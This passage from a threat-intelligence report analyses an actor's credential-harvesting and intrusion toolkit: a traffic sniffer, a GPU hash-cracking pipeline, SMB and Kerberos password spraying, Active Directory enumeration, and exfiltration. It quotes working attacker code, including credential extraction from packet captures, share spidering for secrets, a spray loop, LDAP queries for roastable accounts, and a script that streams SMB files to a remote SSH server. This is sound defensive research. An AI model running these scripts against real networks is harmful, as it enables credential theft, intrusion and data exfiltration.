		fmt.Printf("\n%s%s[+] NTLMv2 Hash%s\n", bold, yellow, reset)
		fmt.Printf("  User: %s | %s -> %s | Proto: %s\n", account, item.SourceIP, item.DestIP, item.Protocol)
		fmt.Printf("%s  Hash: %s%s\n", yellow, item.CredentialData[:min(80, len(item.CredentialData))]+"...", reset)
	case strings.Contains(ct, "cleartext"):
		fmt.Printf("\n%s%s[!] CLEARTEXT Password!%s\n", bold, red, reset)
		fmt.Printf("  User: %s | %s -> %s | Proto: %s\n", account, item.SourceIP, item.DestIP, item.Protocol)
		fmt.Printf("%s  Pass: %s%s\n", red, item.CredentialData, reset)
	case strings.Contains(ct, "as-rep") || strings.Contains(ct, "asrep"):
		fmt.Printf("\n%s%s[+] Kerberos AS-REP Roast%s\n", bold, green, reset)
		fmt.Printf("  User: %s | %s -> %s\n", account, item.SourceIP, item.DestIP)
	case strings.Contains(ct, "kerberoast") || strings.Contains(ct, "tgs-rep"):
		fmt.Printf("\n%s%s[+] Kerberoast TGS Hash%s\n", bold, green, reset)
		fmt.Printf("  SPN: %s | User: %s\n", item.Notes, account)
	default:
		fmt.Printf("\n%s[+] %s | %s -> %s%s\n",
			cyan, item.CredentialType, account, item.SourceIP, item.DestIP, reset)
	}
}
```

Excerpt from Harvest Engine in GO Backend.

The PCAP Deep Analysis Toolkit is an information-extraction suite. It serves as the primary processing layer for converting raw network captures into actionable intelligence, such as cleartext credentials, security hashes and files. It populates the `sniff/harvest_results/` directories with `IP:port:user:pass` records and hash lists, directly feeding the subsequent 'Password Cracking' phase.

File	Role
pcap_analyzer.py	Main orchestrator. 20+ analysis modules: cleartext credentials .(FTP/Telnet/HTTP/SMTP/POP3/IMAP/LDAP/MySQL/Redis/SNMP/VNC/IRC), NTLM/Kerberos/SIP hash extraction, DNS, HTTP, TLS/SNI, users/domains/emails, secret-pattern scanning (JWT/API keys/AWS keys), anomaly detection, Suricata/Zeek integration, GeoIP, OS fingerprinting.
file_extractor.py	Carves files out of captured traffic (FTP transfers, email attachments, via tshark/foremost/binwalk/bulk_extractor).
report_generator.py	Builds the final HTML report.
console_ui.py	Pretty terminal output (tables for credentials, hashes, DNS, extracted files).
install.sh	Installs 30+ dependencies: tshark, Suricata, Zeek, hashcat, john, hydra, foremost/binwalk/bulk_extractor, GeoLite2.

Composition of the PCAP Deep Analysis Toolkit

```
#!/usr/bin/env python3
# ============================================================
# PCAP Deep Analysis Toolkit v5.0
# OPTIMIZED for HIGH-END machines (40 cores / 100 GB RAM)
# ============================================================
# Автор: PCAP Toolkit
# Версия: 5.0 (Speed Edition)
# Особенности:
#   - RAM-диск для временных файлов (tmpfs)
#   - Полная параллелизация всех 28 модулей
#   - Авто-определение CPU/RAM ресурсов
#   - Многопоточный tshark (split + parallel)
#   - ProcessPoolExecutor + ThreadPoolExecutor
#   - Оптимизированные буферы чтения
#   - Прогресс в реальном времени
# ============================================================
```

PCAP Deep Analysis Toolkit v5.0

```
def module_cleartext_passwords(pcap: str, out_dir: str) -> dict:
    """
    Извлечение CLEARTEXT паролей из всех протоколов:
    FTP, Telnet, HTTP Basic+POST, SMTP, POP3, IMAP,
    LDAP, MySQL, Redis, SNMP, VNC, IRC, rlogin
    """
    creds = []

    # ── FTP ──────────────────────────────────────────────────────────────
    # USER команда
    out = run_tshark(pcap, [
        '-Y', 'ftp.request.command == "USER" or ftp.request.command == "PASS"',
        '-T', 'fields',
        '-e', 'ip.src', '-e', 'ip.dst',
        '-e', 'ftp.request.command', '-e', 'ftp.request.arg',
        '-E', 'separator=|'
    ], timeout=120)
    ftp_sessions = {}
    for line in out.splitlines():
        parts = line.strip().split('|')
        if len(parts) >= 4:
            src, dst, cmd, arg = parts[0], parts[1], parts[2], parts[3]
            key = f"{src}->{dst}"
            if cmd == 'USER':
                ftp_sessions[key] = {'user': arg, 'ip_src': src, 'ip_dst': dst}
            elif cmd == 'PASS' and key in ftp_sessions:
                ftp_sessions[key]['pass'] = arg
                creds.append({
                    'protocol': 'FTP',
                    'src': src, 'dst': dst,
                    'username': ftp_sessions[key].get('user', ''),
                    'password': arg,
                    'type': 'cleartext'
                })
    # Также ищем через ftp.response для 230 Login successful
    out2 = run_tshark(pcap, [
```

Excerpts from pcap_analyzer.py

Step 5: Report

Next, it writes hashcat-ready files per device and generates a "═══ CyberStrike Harvest Summary ═══" per cycle. CyberStrike, is an open-source, AI-powered autonomous penetration testing agent that transforms standard LLM subscriptions into full scale red team tasks. This “CyberStrike” string is a hint of AI powered usage inside the tool’s tasks.

Outputs include **Hashcat-ready files** for NTLMv2, NTLMv1, Kerberos 5 Pre-Authentication AES256, Kerberos 5 AS-REP RC4, and Kerberos 5 TGS AES256 hashes.

They also include **cleartext credentials** from RADIUS, MySQL, SMTP, IMAP, and POP3 traffic, along with **user lists** containing Active Directory users.

```
═══ CyberStrike Harvest Summary ═══

HASHCAT-READY FILES:
  krb5pa_aes256.hashes      1 hashes  →  hashcat -m 19900
CLEARTEXT CREDENTIALS:
RECON / USER LISTS:
  users.txt                 1 unique usernames
  machines.txt              1 machine accounts
  krb5pa_aes256.hashes     21 hashes  →  hashcat -m 19900
  krb5pa_rc4.hashes         1 hashes  →  hashcat -m 7500
  users.txt                22 unique usernames
  machines.txt             11 machine accounts
  krb5pa_aes256.hashes     14 hashes  →  hashcat -m 19900
  krb5pa_rc4.hashes         2 hashes  →  hashcat -m 7500
  users.txt                16 unique usernames
  machines.txt              4 machine accounts
  krb5pa_aes256.hashes      2 hashes  →  hashcat -m 19900
  users.txt                 2 unique usernames
  krb5pa_aes256.hashes     10 hashes  →  hashcat -m 19900
  users.txt                10 unique usernames
  machines.txt              5 machine accounts
  krb5pa_aes256.hashes     11 hashes  →  hashcat -m 19900
  users.txt                12 unique usernames
  krb5pa_aes256.hashes     12 hashes  →  hashcat -m 19900
  users.txt                13 unique usernames
  krb5pa_aes256.hashes      7 hashes  →  hashcat -m 19900
  users.txt                 8 unique usernames
  machines.txt              2 machine accounts
  krb5pa_aes256.hashes      4 hashes  →  hashcat -m 19900
  users.txt                 4 unique usernames
  krb5pa_aes256.hashes      9 hashes  →  hashcat -m 19900
  users.txt                11 unique usernames
  krb5pa_aes256.hashes      3 hashes  →  hashcat -m 19900
  users.txt                 3 unique usernames
  krb5pa_aes256.hashes      6 hashes  →  hashcat -m 19900
  users.txt                 7 unique usernames
  machines.txt              3 machine accounts
  krb5pa_aes256.hashes      8 hashes  →  hashcat -m 19900
  radius_creds.txt          1 creds
  krb5pa_aes256.hashes     15 hashes  →  hashcat -m 19900
  machines.txt              8 machine accounts
```

Excerpt of SUMMARY.txt

In the end, it combines everything captured (hashed and cleartext credentials) in a numbered cycle report providing detailed statistics around new findings.

```
═══ Cycle 4 Report ═══
Time: 2026-06-04 12:58:59
Duration: 7h59m20s
Total creds this cycle: 279098
Total packets: 752791905

TYPE                                          BEFORE       NEW     TOTAL
──────────────────────────────────────────────────────────────────────────
Kerberoast TGS AES256 (-m 19700)                  26        15        41
NTLMv1 connections                                 3        11        14
Kerberos RC4 connections                       17549     12848     30397
LDAP cleartext credentials                      7514      3109     10623
MSSQL credentials                                492       436       928
SNMP community strings                             8         3        11
AD Domains (NetBIOS + DNS)                     36471     94720    131191
Email addresses                                 3454      1633      5087
NTLMv1 hashes (hashcat -m 5500)                    3        11        14
FTP cleartext credentials                       3237      1648      4885
Telnet cleartext credentials                      14         9        23
MySQL credentials                             133151     46530    179681
Privileged accounts                               67         3        70
Kerberos Pre-Auth RC4 (-m 7500)                  448       259       707
Kerberoast TGS RC4 (-m 13100)                    307       172       479
AS-REP connections                               438       534       972
Kerberoast connections                          2508      1504      4012
SSH banners                                       46        30        76
NTLMv2 connections                             48748     27075     75823
Kerberos AES connections                       90822     39907    130729
HTTP Basic/Form/JSON credentials                  40        18        58
Unique usernames                               30522      8102     38624
Email (POP3/IMAP/SMTP) credentials             22162      7048     29210
Kerberos AS-REP RC4 (-m 18200)                   290       325       615
RADIUS credentials                             286755    137001    423756
Machine accounts                                2573      1874      4447
AD Computers (NTLM + Kerberos)                  4009      2054      6063
Kerberos SPNs                                      1         0         1
NTLMv2 hashes (hashcat -m 5600)                50689     27717     78406
Kerberos AS-REP AES256 (-m 19900)                  1         1         2
Kerberos Pre-Auth AES256 (-m 19900)             5869      4980     10849
──────────────────────────────────────────────────────────────────────────
TOTAL NEW UNIQUE                                          419577
```


Sample of a Cycle Report.

Step 6: Repeat

Finally, it waits for the next web interface trigger and repeats from Step 2. If the trigger occurs within the working hours defined in Step 1, execution starts immediately. Otherwise, it calculates the time until the next valid window and sleeps until then.

```
// ─────────────────────────────────────────
//  Full pipeline
// ─────────────────────────────────────────

func (a *App) runPipeline() {
        defer func() {
                if r := recover(); r != nil {
                        a.addLog(fmt.Sprintf("PANIC: %v", r))
                        a.stats.mu.Lock()
                        a.stats.Phase = "idle"
                        a.stats.SniffingActive = false
                        a.stats.mu.Unlock()
                        a.broadcastStats()
                }
        }()

        a.addLog(fmt.Sprintf("Загрузка файла: %s", a.inputFile))
        targets, err := loadTargets(a.inputFile)
        if err != nil {
                a.addLog(fmt.Sprintf("Ошибка загрузки файла: %v", err))
                a.stats.mu.Lock()
                a.stats.Phase = "idle"
                a.stats.mu.Unlock()
                a.broadcastStats()
                return
        }
        if len(targets) == 0 {
                a.addLog("Файл пустой или не содержит корректных записей")
                a.stats.mu.Lock()
                a.stats.Phase = "idle"
                a.stats.mu.Unlock()
                a.broadcastStats()
                return
        }
        a.addLog(fmt.Sprintf("Загружено %d устройств", len(targets)))
        a.stats.mu.Lock()
        a.stats.TotalLoaded = len(targets)
        a.stats.mu.Unlock()
        a.broadcastStats()

        validTargets := a.runValidation(targets)
        if len(validTargets) == 0 {
                a.addLog("Нет валидных устройств")
                return
        }

        if a.scheduleMode == "now" {
                loc, err := time.LoadLocation("Europe/Moscow")
                if err != nil || loc == nil {
                        loc = time.FixedZone("UTC+3", 3*60*60)
                }
                if !a.waitForWindow(loc) {
                        return
                }
        }

        a.startSniffing(validTargets)
}
```

Excerpt from Full Pipeline.



FortigateSniffer Harvest Loop.

Phase 4: Exploitation of Validated & Harvested Material

Following Phases 2 and 3, this phase shows how the adversary exploits both validated access and passively harvested credentials. They use known-valid cleartext credentials for lateral movement while converting captured hashes into reusable passwords. This phase contains the largest volume of custom tooling observed across the entire toolkit, including more than a dozen distinct Python and Bash scripts, in addition to the two Go tools already covered (`MSSQL_Checker`, `syno.bin`), which are reused here in an internal context.

Exploitation of Harvested Material (Password Cracking)

While the previous block reuses already validated credentials for lateral movement, this stage focuses on material that `fg_sniffer` could only capture as hashes, converting NTLM, Kerberos, and other artifacts into reusable cleartext credentials that can be leveraged across any other track within the toolkit.

The cracking operation relies on a distributed GPU cluster managed through Hashtopolis, with Hashcat serving as the underlying cracking engine. An unusual feature of the operation is the use of a Telegram bot with a single hardcoded administrator account that orchestrates cracking jobs and provides live telemetry.

Hashcat

Hashcat is a publicly available GPU-based password-cracking utility and is widely regarded as the fastest solution of its kind. A dedicated Bash deployment script was observed for installation and configuration within the actor's infrastructure, confirming that its use is not occasional or manual but instead forms an integral and repeatable part of the operational pipeline.


setup_hashcat.sh

```
#!/bin/bash
set -e
echo "[*] Installing hashcat..."
apt-get update -qq && apt-get install -y -qq hashcat p7zip-full wget curl 2>/dev/null || true

# Проверяем hashcat
hashcat --version 2>/dev/null && echo "[OK] hashcat installed" || echo "[WARN] hashcat not found in apt, downloading..."

# Если нет hashcat — скачиваем
if ! command -v hashcat &>/dev/null; then
  cd /root
  wget -q https://hashcat.net/files/hashcat-6.2.6.7z -O hashcat.7z
  7z x -y hashcat.7z >/dev/null
  ln -sf /root/hashcat-6.2.6/hashcat.bin /usr/local/bin/hashcat
  echo "[OK] hashcat 6.2.6 installed"
fi

hashcat --version
hashcat -I 2>/dev/null | head -10

# Создаём директории
mkdir -p /root/wordlists /root/rules /root/hashes

echo "[*] Setup complete!"
echo "GPU info:"
nvidia-smi --query-gpu=name,memory.total --format=csv,noheader
```

Bash Script Setting Up Hashcat Utility.

Hashtopolis

Hashtopolis is an open-source client-server platform designed to distribute and manage Hashcat workloads across multiple machines. Its presence has been confirmed within the actor's infrastructure: the open directory that originally led to the investigation exposed a Hashtopolis agent, while IP address `85.11.187[.]8` hosts the server component.



Hashtopolis Agent Files.

Hash Cracking Telegram Bot

The actor again relies on a **Python script (`bot.py`)**, which functions as a **Telegram-based** interface for orchestrating Hashcat jobs across a substantial GPU cluster and is specifically tuned for Active Directory, enterprise Windows environments, and VPN infrastructure.

The bot dynamically allocates between one and six GPUs depending on job size and performs global deduplication to eliminate redundant computation across cracking tasks. Access is strictly restricted to the administrator account, while live telemetry (hashrate, progress, and ETA) is delivered through Telegram inline keyboards.

The cracking workflow is optimized for NetNTLMv2, Kerberos, FortiGate VPN credentials, MSSQL, and RAKP hashes, mapping directly to the authentication protocols harvested or validated by the rest of the toolkit. To overcome strong enterprise password policies, the bot extracts usernames and domain names from the dataset itself and uses them to generate targeted dictionary mutations, combining them with corporate password rules and PRINCE-based passphrase generation techniques.

```
#!/usr/bin/env python3
"""
Telegram Hashcat Bot — NetNTLMv2 Cracker v10
Panel-based UI: one message with instance buttons, auto-refresh.
No spam — only cracked passwords and final summary go to chat.

GPU Pool (10x RTX 4090):
  Small (до 100 хешей) = 1 GPU, до 10 параллельных
  Big   (100+ хешей)   = 6 GPU
```

Excerpt from bot.py

Python Tools: Normalization and Matching

In addition, the threat actors also utilized multiple python tools for credential normalization and password cracking. The following table summarizes the Python toolset:

Python Tool	Description
match_7500.py / match_19900.py	Kerberos hash matching with hashcat. Parameters: m=7500 / m=19900
parse_pot.py	Parse hashcat .pot output and feed cracked passwords back.
clean_all_creds.py / clean_final.py / clean_v3.py	Credential deduplication, junk filtering, normalization.
check_honeypots.py	Honeypot detection and discard targets with more than 3 credential sets.

```
import re
from collections import defaultdict

creds = defaultdict(list)

for potfile in ['/root/sniff/base/ALL_cracked.pot', '/root/sniff/base/hashcat_latest.pot', '/root/sniff/base/cracked/hashcat.pot']:
    try:
        with open(potfile, 'r', errors='ignore') as f:
            for line in f:
                line = line.strip()
                if not line: continue

                # NTLMv2: USER::DOMAIN:...:password
                m = re.match(r'^([^:]+)::([^:]+):.*:(.+)$', line)
                if m:
                    user, domain, pwd = m.group(1), m.group(2), m.group(3)
                    creds[domain.upper()].append((user, pwd))
                    continue

                # Kerberos: $krb5pa$...$user$DOMAIN$...:password
                m = re.match(r'\$krb5pa\$\d+\$([^$]+)\$([^$]+)\$.*:(.+)$', line)
                if m:
                    user, domain, pwd = m.group(1), m.group(2), m.group(3)
                    creds[domain.upper()].append((user, pwd))
                    continue

                # Kerberos asrep
                m = re.match(r'\$krb5asrep\$\d+\$([^@]+)@([^:]+):.*:(.+)$', line)
                if m:
                    user, domain, pwd = m.group(1), m.group(2), m.group(3)
                    creds[domain.upper()].append((user, pwd))
                    continue

                # USER@DOMAIN format
                m = re.match(r'^([^@:]+)@([^:]+)::.*:(.+)$', line)
                if m:
                    user, domain, pwd = m.group(1), m.group(2), m.group(3)
                    creds[domain.upper()].append((user, pwd))
    except:
        pass
```

Excerpt of parse_pot.py.

Exploitation of Validated Material (Lateral Movement)

The TA uses multiple Python scripts throughout this phase, each supporting a specific stage of lateral movement: SMB credential validation (`Spray_{target}.py`, `smb_test.py`), secret hunting within accessible shares (`spider.py`), Kerberos and Active Directory validation (`Spray_da.py`, `Spray_admin.sh`), Active Directory enumeration at different levels of depth (`ad_enum.py`, `find_uno.py`, `ad_full_audit.py`, `svroot.py`), and cleanup of noise generated by previous brute-force activity (`clean_brute.py`/`clean_brute2.py`). This stage also includes the reuse of `MSSQL_Checker` and `syno.bin` in an internal environment.

A recurring technical pattern appears throughout most of the Python and Bash tooling: outbound traffic is forcibly routed through a specific local interface (pivot/VPN) using Python socket monkey-patching. This consistent design confirms that these scripts are intended to operate from within an already compromised victim network rather than against it from an external position.

```
# Source bind for VPN
orig = socket.socket.connect
def patched(self, addr):
    for src in ['10.212.134.220', '10.11.254.200', '10.11.254.220']:
        try:
            self.bind((src, 0))
            break
        except:
            pass
    return orig(self, addr)
socket.socket.connect = patched
```

Local Interface Routing.

SMB Validation

`Spray_{target}.py` is an SMB credential validation tool that uses a hardcoded list of known or suspected username/password combinations. After successful authentication, it immediately verifies privilege level by attempting access to the administrative `C$` share. The tool explicitly distinguishes between successful authentication as a local administrator, successful authentication as a standard user, authentication failure due to invalid credentials (`LOGON_FAILURE`), and Active Directory restrictions such as locked or disabled accounts.

`smb_test.py` expands on this process through share enumeration. After authenticating with credentials supplied via command-line arguments, it retrieves the target's internal hostname, confirms administrative privileges through access to `C$`, and then iterates through all available SMB shares, recording either read access (`[R]`) or access denied (`[-]`) for each share.

`spider.py` is a more aggressive tool. After authentication, it enumerates available shares (excluding IPC and print shares by default), identifies administrative shares (`C$`, `ADMIN$`), and specifically searches for configuration files and scripts (`.bat`, `.ps1`, `.txt`, `.xml`) smaller than 30 KB. It parses their contents using

regular expressions to identify keywords such as "password", "secret", or "credential", actively hunting for hardcoded secrets stored within accessible shares.

```
    srv = smb.getServerName()
    for s in smb.listShares():
        sn = s['shi1_netname'].rstrip('\x00')
        if sn in ['IPC$','print$']: continue
        try:
            files = smb.listPath(sn, '*')
            cnt = len([f for f in files if f.get_longname() not in ['.','..']])
            admin = 'ADMIN' if sn in ['C$','ADMIN$','D$'] else ''
            print(f'{ip} ({srv}) → {sn} [{cnt}] {admin}')
            # Spider first level
            for f in files:
                fn = f.get_longname()
                if fn in ['.', '..']: continue
                sz = f.get_filesize()
                low = fn.lower()
                if low.endswith(('.bat','.cmd','.ps1','.txt','.ini','.xml','.cfg','.sql','.conf','.config','.rdp')):
                    print(f'  📄 {sn}/{fn} ({sz}b)')
                    if sz > 0 and sz < 30000:
                        try:
                            tid = smb.connectTree(sn)
                            fid = smb.openFile(tid, fn)
                            data = smb.readFile(tid, fid, 0, sz)
                            smb.closeFile(tid, fid)
                            txt = data.decode('utf-8', errors='ignore')
                            import re
                            for line in txt.split('\n'):
                                if re.search(r'(password|passwd|pwd|secret|credential|net use|/p:)', line, re.I):
                                    print(f'    🔑 {line.strip()[:200]}')
                        except:
                            pass
        except:
            pass
    smb.logoff()
except Exception as e:
    print(f'{ip}: {e}')
```

Excerpt from spider.py.

Kerberos / Active Directory Validation

`Spray_da.py` validates a single username/password pair through Kerberos by requesting a TGT from a hardcoded Domain Controller. Its exception handling is optimized for low-noise password spraying, silently ignoring standard `PREAUTH_FAILED` responses (incorrect passwords) while still reporting account lockouts and network-related errors.

`Spray_admin.sh` is arguably a more rudimentary implementation of the same concept in Bash. It relies on Impacket's `getTGT.py` to iterate through a hardcoded list of usernames and common passwords against a Domain Controller, detecting successful authentication.

```
user = sys.argv[1]
pwd = sys.argv[2]

try:
    client = Principal(user, type=constants.PrincipalNameType.NT_PRINCIPAL.value)
    getKerberosTGT(client, pwd, domain, '', '', kdcHost=dc)
    print(f'HIT {user}:{pwd}')
except Exception as e:
    if 'PREAUTH_FAILED' not in str(e):
        print(f'ERR {user}:{pwd}: {str(e)[:60]}')
```

Excerpt from spray_da.py.

Credential Cleanup

`clean_brute.py` and `clean_brute2.py` are not offensive tools but rather data-cleaning utilities used by the TA. They parse the cleartext credential files captured by the sniffer (FortiGate directory) and remove noise generated by the actor's own automated brute-force activity. The scripts ignore a whitelist of generic administrative accounts, dynamically construct a "brute-force reference dictionary" by identifying password overlap across suspicious accounts, and remove entries exhibiting significant overlap with that dictionary, Iranian phone-number patterns, or regular-expression structures commonly associated with bot-generated accounts.

The resulting dataset is deduplicated, written back over the original file, and exported into separate clean username and password files for subsequent analysis.

- This workflow demonstrates that the actor is aware that their own brute-force tooling contaminates passive credential collection datasets with noise. The existence of dedicated tooling to separate genuine signals from artifacts generated by their own operations reflects a notable level of operational maturity that has been observed repeatedly throughout the campaign.

```
DST = "/root/FORTIGATE"

# Топ-логины которые реально популярны — НЕ удалять даже если много паролей
POPULAR_LOGINS = {
    'admin', 'root', 'administrator', 'Administrator', 'test', 'user',
    'guest', 'info', 'support', 'cisco', 'manager', 'ftp', 'ftpuser',
    'mysql', 'postgres', 'oracle', 'www', 'web', 'anonymous', 'default',
    'ubnt', 'pi', 'ubuntu', 'debian', 'nagios', 'tomcat', 'jenkins',
    'git', 'deploy', 'www-data', 'backup', 'operator', 'sales', 'hr',
    'Admin', 'test', 'data', 'db',
}

# Читаем все кредсы, группируем по логину
login_passwords = defaultdict(list)
with open(f"{DST}/all_cleartext_creds.txt") as f:
    for line in f:
        line = line.strip()
        if ':' not in line:
            continue
        idx = line.index(':')
        login = line[:idx]
        passwd = line[idx+1:]
        login_passwords[login].append(passwd)

# Собираем пароли от брутов чтобы определить "словарные наборы"
# Логины с 200-215 паролями — явно один словарь
brute_wordlists = []
for login, passwords in login_passwords.items():
    if 200 <= len(passwords) <= 215 and login not in POPULAR_LOGINS:
        brute_wordlists.append(set(passwords))
```

Excerpt from clean_brute.py

Active Directory Enumeration

`ad_enum.py` performs LDAP queries against a Domain Controller to enumerate members of the Domain Admins group, inspect user description fields for exposed hardcoded passwords, identify Kerberoastable accounts (registered SPNs, excluding machine accounts and `krbtgt`), and retrieve both `ms-DS-MachineAccountQuota` and the total number of user objects within the domain.

`find_uno.py` is more specialized. It extracts detailed information about Domain Admins (username, full name, and description) and maps backend infrastructure by identifying computer objects whose `operatingSystem` attribute contains `*Server*`, listing the hostname, FQDN, and operating system version of potentially high-value servers.

`ad_full_audit.py` is the most comprehensive tool in this category, functioning as a lightweight BloodHound-style assessment utility. It executes 12 LDAP queries mapped to known privilege-escalation vectors in a single automated run:

Enumeration Module	Target Configuration
1. AS-REP Roasting	Accounts with `DONT_REQ_PREAUTH` enabled.
2. Kerberoasting	Accounts with registered Service Principal Names (SPNs).
3. Unconstrained Delegation	Computers flagged with `TRUSTED_FOR_DELEGATION`.
4. Constrained Delegation	Objects with `msDS-AllowedToDelegateTo` populated.
5. RBCD	Objects with `msDS-AllowedToActOnBehalfOfOtherIdentity`.
6. LAPS Passwords	Computers exposing the `ms-Mcs-AdmPwd` attribute.
7. gMSA Accounts	Objects of type `msDS-GroupManagedServiceAccount`.
8. Password Descriptions	Active user accounts with descriptions.
9. AdminCount	Users flagged with `adminCount=1`.
10. Legacy OS	Computers running Windows XP, Vista, 7, 2003, or 2008.
11. DNSAdmins	Members of the `DnsAdmins` group.
12. GPO Abuse	Total count of `groupPolicyContainer`objects.

Enumeration Modes of ad_full_audit.py

```
from impacket.ldap import ldap as ldap_impacket
from impacket.ldap import ldapasn1 as ldapasn1_impacket

l = ldap_impacket.LDAPConnection(f'ldap://{DC}', BASE)
l.login(USER, PASS, DOMAIN_SHORT)
print('[+] LDAP connected')

# === 1. AS-REP Roasting (DONT_REQ_PREAUTH) ===
print('\n[1] AS-REP Roasting')
r = l.search(searchBase=BASE,
    searchFilter='(&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=4194304))',
    attributes=['sAMAccountName'])
asrep = []
for item in r:
    if isinstance(item, ldapasn1_impacket.SearchResultEntry):
        for attr in item['attributes']:
            if str(attr['type']) == 'sAMAccountName':
                asrep.append(str(attr['vals'][0]))
print(f'  AS-REP Roastable: {asrep if asrep else "NONE"}')

# === 2. Kerberoasting (SPN accounts) ===
print('\n[2] Kerberoasting')
r = l.search(searchBase=BASE,
    searchFilter='(&(objectClass=user)(servicePrincipalName=*)(!(objectClass=computer))(!(cn=krbtgt)))',
    attributes=['sAMAccountName','servicePrincipalName','adminCount'])
kerberoast = []
for item in r:
    if isinstance(item, ldapasn1_impacket.SearchResultEntry):
        a={}; spns=[]
        for attr in item['attributes']:
            if str(attr['type'])=='servicePrincipalName':
                for v in attr['vals']: spns.append(str(v))
            else: a[str(attr['type'])]=str(attr['vals'][0])
        kerberoast.append((a.get('sAMAccountName',''),a.get('adminCount','0'),spns))
if kerberoast:
    for s,ac,sp in kerberoast:
        print(f'  [+] {s} {"[ADMIN]" if ac=="1" else ""}: {sp}')
else:
    print('  NONE')
```

Excerpt from ad_full_audit.py.

Phase 5: Collection & Exfiltration

This phase covers the point at which the actor moves from possessing credentials and access to extracting information that is useful and actionable for subsequent stages. Unlike the previous phases, which operate at massive scale across thousands of targets, the confirmed evidence here is focused on at least some cases of more targeted and manual exploitation, as identified with the NATO-aligned defense contractor.

backup_dfs.py / backup_dfs2.py

These tools are automated exfiltration and synchronization utilities built on top of Impacket, designed to extract files from a target SMB server and upload them to a remote SSH server using `sshpass` without ever storing the data on the local disk of the system executing the script.

After authenticating to the SMB host, the script recursively enumerates a predefined set of network shares, including hidden administrative shares such as `C$` and `D$`. Standard Windows system directories (`Windows`, `Program Files`, `$Recycle.Bin`) are excluded in order to focus exclusively on user and application data.

```
"""
Backup DFS shares via SMB -> SSH pipe
Reads files from SMB, streams directly to remote server via SSH
No local mount needed
"""
import subprocess, os, sys, time
from impacket.smbconnection import SMBConnection
from io import BytesIO

REMOTE = "1[redacted]"
REMOTE_PASS = "[redacted]"
REMOTE_BASE = "/root/[redacted]-dfs-backup"

DFS_HOST = "[redacted]"
DFS_USER = "[redacted]"
DFS_PASS = "[redacted]"

SHARES = ['ShareAll', 'Personal', 'Dobrysheva$', 'CameraRec']

stats = {'files': 0, 'dirs': 0, 'bytes': 0, 'errors': 0}

def ssh_cmd(cmd):
    return subprocess.run(
        ['sshpass', '-p', REMOTE_PASS, 'ssh', '-o', 'StrictHostKeyChecking=no', '-o', 'ConnectTimeout=10', f'root@{REMOTE}', cmd],
        capture_output=True, timeout=30
    )

def ssh_upload(remote_path, data):
    """Upload file data via SSH cat pipe"""
    p = subprocess.Popen(
        ['sshpass', '-p', REMOTE_PASS, 'ssh', '-o', 'StrictHostKeyChecking=no', f'root@{REMOTE}',
         f'cat > "{remote_path}"'],
        stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.PIPE
    )
    p.communicate(input=data, timeout=300)
    return p.returncode == 0
```

Content of backup_dfs.py / backup_dfs2.py Scripts.

curl_replay.sh

A collection of host-specific scripts (more than 2,051 replay scripts have been identified) designed to replay HTTP session cookies and tokens passively captured by `fg_sniffer`, providing immediate authenticated access to internal corporate web applications without requiring any additional exploitation steps. Unlike `backup_dfs.py`, this is a mass-produced and fully automated tool, with one script generated for each successfully captured web session across the compromised infrastructure. It transforms passive collection (Phase 3) directly into active access without requiring any validation or cracking stage, representing the shortest path in the entire toolkit from acquiring an asset to obtaining usable access.

```
echo '=== Session #1: [redacted].com ==='
curl -sk -o /dev/null -w '%{http_code}' -H 'Authorization: BroadWorksSIP
